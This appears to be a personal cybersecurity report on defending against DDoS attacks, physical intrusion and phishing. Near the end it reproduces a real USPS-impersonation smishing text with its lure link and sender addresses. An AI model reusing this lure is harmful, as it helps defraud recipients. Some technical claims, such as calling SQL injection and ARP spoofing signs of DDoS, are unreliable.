The ZTNA solution utilises [intrusion detection systems](#) to detect malicious traffic based on patterns of network flows at three independent layers: Domain Name System (DNS), Internet Control Message Protocol (ICMP), and Transport Layer Security (TLS). In addition, network traffic is continuously evaluated, and risk factors calculated over multiple vectors. Advanced solutions combine machine learning, IP reputation, and risk

scoring, to create a dynamic blacklist of internet destinations to be, and are actively, blocked.

c) Prevention

Malicious intrusion attempt such as SQL Injection, spoofing the Address Resolution Protocol (ARP), Man-In-The-Middle (MiTM), and malicious Wi-Fi hotspots are all indicative of DDoS attacks. In addition to being an identity aware, multi-layer tunnel with continuous authentication and authorisation, a proper ZTNA solution to DDoS also facilitates the implementation of segmented network access control, which together prevents ARP spoofing. ARP spoofing is a common segue to MiTM and so is also prevented. Lastly, layer-3 communication should be fully encrypted which decreases the possibility of a successful tunneled malicious intrusion attempt such as SQL Injection, malicious Wi-Fi hotspots etc.

- 2- Blackhole Routing

While sometimes considered redundant if you use an advanced ZTNA solution, depending on budget constraints an alternative to consider is blackhole routing. With this tactic, network traffic is funnelled into a “blackhole,” and is lost. The drawback of this method is that without proper restriction criteria, both legitimate and illegitimate traffic is dropped from the network. This effectively makes the DDoS attack successful as the network is now inaccessible

- 3- Social Media Intelligence

Monitor social media, particularly Twitter, for threats, conversations, and boasts that may indicate that you have been targeted.

Here is a free resource you may find useful: Twitter-built v2 tools and libraries

- 4- Rate Limiting


Limit the number of requests a server will accept over a certain time window. This alone is typically insufficient to defend against more complex attacks but is a good component to have in a multi-pronged mitigation strategy.

- 5- Web Application Firewall (WAF)

Ensure that you understand your critical assets and services. Prioritise based on mission criticality and need for availability, and make sure that the WAF covers these critical elements.

A WAF can assist an organisation’s efforts to mitigate application-layer attacks. A simplified way to think of a WAF is like a bouncer. It stands between internet users and the organisation’s servers and polices requests for entrance.


In addition, organisations can create rules for their WAF which filter incoming requests. These rules can then be adapted to counter observed patterns of suspicious activity carried out by a DDoS



- 6- Anycast Network Diffusion Method

Anycast is a network routing method that spreads incoming requests across various servers. The idea is that in the event of a DDoS attack, the added traffic is distributed and absorbed by the network. The effectiveness of this approach depends on the size of

the DDoS attack and the size and competency of the network.



- 7- Subscribe to a DDOS Protection Service

A [joint guide](#) by CISA, the Federal Bureau of Investigation (FBI), and the Multi-State Information Sharing and Analysis Center (MS-ISAC), recommends organisations enrol in a dedicated DDoS protect service. While many Internet service providers (ISPs) have DDoS protections, they may be insufficient to withstand large-scale or advanced DDoS attacks. A DDoS protection service, such as [AWS Shield](#), can monitor traffic, confirm an attack, identify the source, and mitigate the situation by rerouting malicious traffic away from your network. CylanceGATEWAY incorporates AWS Shield as an additional layer of protection.

It's also [recommended](#) that organisations speak with a managed service provider (MSP) about specific managed services that guard against DDoS attacks. MSPs offering different technologies on the "edge" can assist with a customisation of edge defences. Edge defence services can reduce downtime caused by DDoS attacks. Edge defence, detect, and mitigation services reduce the risk of malicious traffic reaching its target, and greatly increase the chances of legitimate users reaching your websites/web applications.

The information to prevent and stop DDOS attacks was found on the BlackBerry Blog on security of 11.22.22 made by Sriram Krishnan and David Steinberg-Zwirek

Physical Penetration Tests



Also known as physical intrusion testing, this type of pentest identifies opportunities to compromise the physical barriers of a company.

Common Attack Vectors



Social Engineering is the art of manipulating people so they give up confidential information.



Bypassing Security Cameras can allow unauthorized physical access to sensitive areas.



Bypassing locks can often be accomplished with very little training on mechanical locks, and RFID badge cloning can be done from 3-6 feet away.



Phishing and Social Engineering

The weakest link in any security system is always Human, and due to that, social engineering and phishing are done. Social engineering uses psychology to influence people. Using perception, persuasion, influence, and a compelling story. Hackers take advantage of basic human instincts and responses including:

- The instinct to respond to authority, and impersonation
- The tendency to trust people
- The desire to be responsive
- The fear of getting into trouble
- The threat of harm
- The promise of a reward, and greed
- The need to know, and curiosity

-1- Prevent social engineering by educating the employees about how it is usually done by raising user awareness techniques which include training to recognise signs of manipulation and participation in social engineering simulations.

-2- Put in place technical controls which include email and attachment filtering, browser security settings, sandboxing, and patch management.

-3- Have users understand that whether is for themselves or for the enterprises, the cost of social engineering = theft of data + Damage to reputation + lost of revenue and fines for enterprises.

On average, cybercrime costs companies per attacks 12.6 millions US\$ for the U.S.A, 8.13 millions for Germany, and 6.19 millions US\$ for Japan. With 13% of annual cybercrime cost for companies due to phishing and social engineering, 28.8% of phishing attacks in 2014 were intended to steal financial data from users, The average time it takes a company to resolve a cyberattack caused by phishing and social engineering is 23.7 days.

Base on 2014 Global Report on the cost of cybercrime.

— To protect a business,

- a) - Reduce unwanted email traffic by installing and maintaining basic security protections which include firewalls, anti-malware software and email filtering.
- b) Train employees and users on email and browser security best practices, including these keys tips: Resist urge to click link in a suspicious emails, instead visit websites directly by typing the website address they already know not clicking on the one provided in the emails. Be cautious of email attachments from unknown sources, many viruses can fake the return address, so even if it looks like it's from someone you know, be wary about opening any attachment.
- c) Separate and update devices and software by: A) Keep devices used for social media sites, emails and general internet browsing separate from devices used for processing financial transactions. B) Use basic security tools that blocks malicious intruders and alert you to suspicious activity, including firewalls, anti-virus, malware and spyware detection software. C) Regularly check that web browsers and security software have the latest security patches and updates.
- d) Train employees and users on websites and browser security best practices, including these key tips: A) only install approved applications. B) Be sure you're at the right website when downloading software or upgrades. Even when using a trusted site, double check the URL before downloading to make sure you haven't been directed to a different site. C) Recognise the signs that your device is affected and contact IT.
- e) Practice good password hygiene: A) Change the passwords on devices and point-of-sale systems (including operating systems, security software, payment software, servers, routers) from the default ones the products came with to something personal to you but that is difficult to guess such as combining upper case letters, numbers and special characters, or using a passphrase. B) Update system password regularly, and especially after outside contractors do hardware, software or point-of- sale installations or upgrades. C) Educate employees and users on choosing strong passwords and changing them frequently.

f) use two factor authentication, many of these attacks rely on getting a password one way or another. Requiring another form of ID, such as security tokens will make it harder for hackers to falsify an account.

More than ever we have to be cautious of cyberattacks on us users as it has become more lucrative and easy for attackers to go after individuals who are for the most part well trained to face and react against those attacks. The number of attacks that we will face will only increase with time they make by either stealing our financial resources or selling our personal information to the black market.

4:55



4:56



4:57



< 16



emzkevinmiller446@gmail.com >

16



< 16



dpslekhs6530@outlook.com >

< 16



aubriecrosby@gmail.com >

iMessage

Tue, Jun 25 at 10:47 AM

The USPS package has arrived at the warehouse and cannot be delivered due to incomplete address information. Please confirm your address in the link within 12 hours.

<https://uspspsutnmn.top/usunit>

(Please reply Y, then exit the text message, reopen the text message activation link, or copy the link to Safari browser to open it, and get the latest logistics status)

The US Postal team wishes you a wonderful day!

The sender is not in your contact list.



iMessage



iMessage



iMessage

These three pictures below are sample of phishing attack known as SMSishing that I was personally victim of.

Conclusion

This comprehensive report highlights the critical need for robust cybersecurity measures to counteract the growing cyber-attack threat. Each of the attacks demonstrated, from hacking into vulnerable systems to executing Man-in-the-Middle (MITM) and Denial of Service (DoS) attacks, showcases the various methods attackers can employ to compromise systems and exploit vulnerabilities.